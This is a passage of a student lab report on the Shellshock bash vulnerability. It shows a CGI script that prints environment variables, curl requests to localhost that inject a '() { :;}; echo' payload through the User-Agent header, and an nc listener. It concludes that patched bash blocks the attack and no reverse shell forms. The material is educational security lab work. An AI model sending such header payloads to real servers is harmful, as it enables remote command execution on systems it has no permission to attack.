
Reverse shell means that the attacker gains control of the victim’s terminal. All the inputs given by the attacker are run on the victim's terminal and the output is shown back on the attacker's terminal. For instance, in the above experiment, ifconfig on the reverse shell on the attacker machine prints out the IP address of the victim machine.

TASK 6:




```
seed@pes1201800144rajdeep:.../cgi-bin$ cat myprog.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ

seed@pes1201800144rajdeep:.../cgi-bin$ 
```

Code snippet using /bin/bash instead of /bin/bash_shellshock




```
seed@pes1201800144rajdeep:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "MY MALICIOUS DATA"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: MY MALICIOUS DATA
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 30 Jan 2021 12:32:11 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=58266
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
* Connection #0 to host localhost left intact
seed@pes1201800144rajdeep:.../cgi-bin$ 
```

When using -A flag, the malicious data can be inserted in the HTTP_USER_AGENT environment variable



```
seed@pes1201800144rajdeep:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

But reverse shell cannot be created since bash is patched



```
seed@pes1201800144rajdeep:~$ cd  /usr/lib/cgi-bin/
seed@pes1201800144rajdeep:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-Type:text/plain; echo; echo Hello"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type:text/plain; echo; echo Hello
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 30 Jan 2021 12:31:40 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 804
< Content-Type: text/plain
<
Hello
Content-type: text/plain

***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { :;}; echo Content-Type:text/plain; echo; echo Hello
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=58264
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
* Connection #0 to host localhost left intact
seed@pes1201800144rajdeep:.../cgi-bin$
```

Here bash program does not convert environment variable into function so no command is executed

Additional Observation Task 6:

Since we use /bin/bash shell, the shellshock vulnerability can no longer be exploited. Hence a reverse shell is not possible.